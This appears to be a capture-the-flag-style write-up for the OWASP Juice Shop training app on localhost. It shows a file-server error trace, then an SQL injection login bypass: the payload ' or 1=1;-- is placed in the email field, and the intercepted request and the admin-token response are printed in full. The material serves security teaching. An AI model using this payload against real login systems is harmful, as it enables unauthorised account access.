


OWASP Juice Shop (Express ^4.17.1)

```
403 Error: Only .md and .pdf files are allowed!
    at verify (/juice-shop/build/routes/fileServer.js:55:18)
    at /juice-shop/build/routes/fileServer.js:39:13
    at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
    at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:328:13)
    at /juice-shop/node_modules/express/lib/router/index.js:286:9
    at param (/juice-shop/node_modules/express/lib/router/index.js:365:14)
    at param (/juice-shop/node_modules/express/lib/router/index.js:376:14)
    at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:421:3)
    at next (/juice-shop/node_modules/express/lib/router/index.js:280:10)
    at /juice-shop/node_modules/serve-index/index.js:135:16
    at FSReqCallback.oncomplete (node:fs:197:21)
```

Login Admin (SQL Injection)

1. **Intercept Login Request:** Using Burp Suite, the HTTP POST request sent during a normal login attempt was intercepted. This request included user credentials in the form of JSON data.
2. **Modify the SQL Query:** Modified the email field in the JSON payload to ' or 1=1;--, effectively turning the SQL command into a statement that always returns true, bypassing the need for a password**.**



```
POST /rest/user/login HTTP/1.1
Host: localhost:3000
Content-Length: 41
sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"
Accept: application/json, text/plain, */*
sec-ch-ua-platform: "Linux"
Accept-Language: en-US
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/127.0.6533.100 Safari/537.36
Content-Type: application/json
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss
Connection: keep-alive

{
  "email":"'or 1=1;--",
  "password":"Hatem"
}
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 811
ETag: W/"32b-NpJ9ZPwuRCpUlTy8FGRyys1Z5lA"
Vary: Accept-Encoding
Date: Tue, 22 Oct 2024 04:51:52 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "authentication":{
    "token":
    "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiI
    iLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIs
    InJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiJ1bmRlZmluZWQiLCJwcm9maWxlSW1hZ2UiOiJhc
    3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydW
    UsImNyZWF0ZWRBdCI6IjIwMjQtMTAtMjIgMDQ6MjM6NDkuMzA2ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjQtMTAtMjIgMDQ6NDI
    6NDAuNjM3ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTcyOTU3MjcxM30.BQoLeClBDgIXdv9Heo-QESxjo8rlaco2
    _QKTHz3RWNjuipglJhT4N0JNQb_AawPMN8v2GMHZ48toa6f8oAc2Yxz2IUltQQ2yKingD0PsZovCrMgc3FxYA0UfRl0NJTvYP7-CH
    LzvR3FEcK8GTeofa82Ui2KXnVBFEHjAj1rpi8g",
    "bid":1,
    "umail":"admin@juice-sh.op"
  }
}
```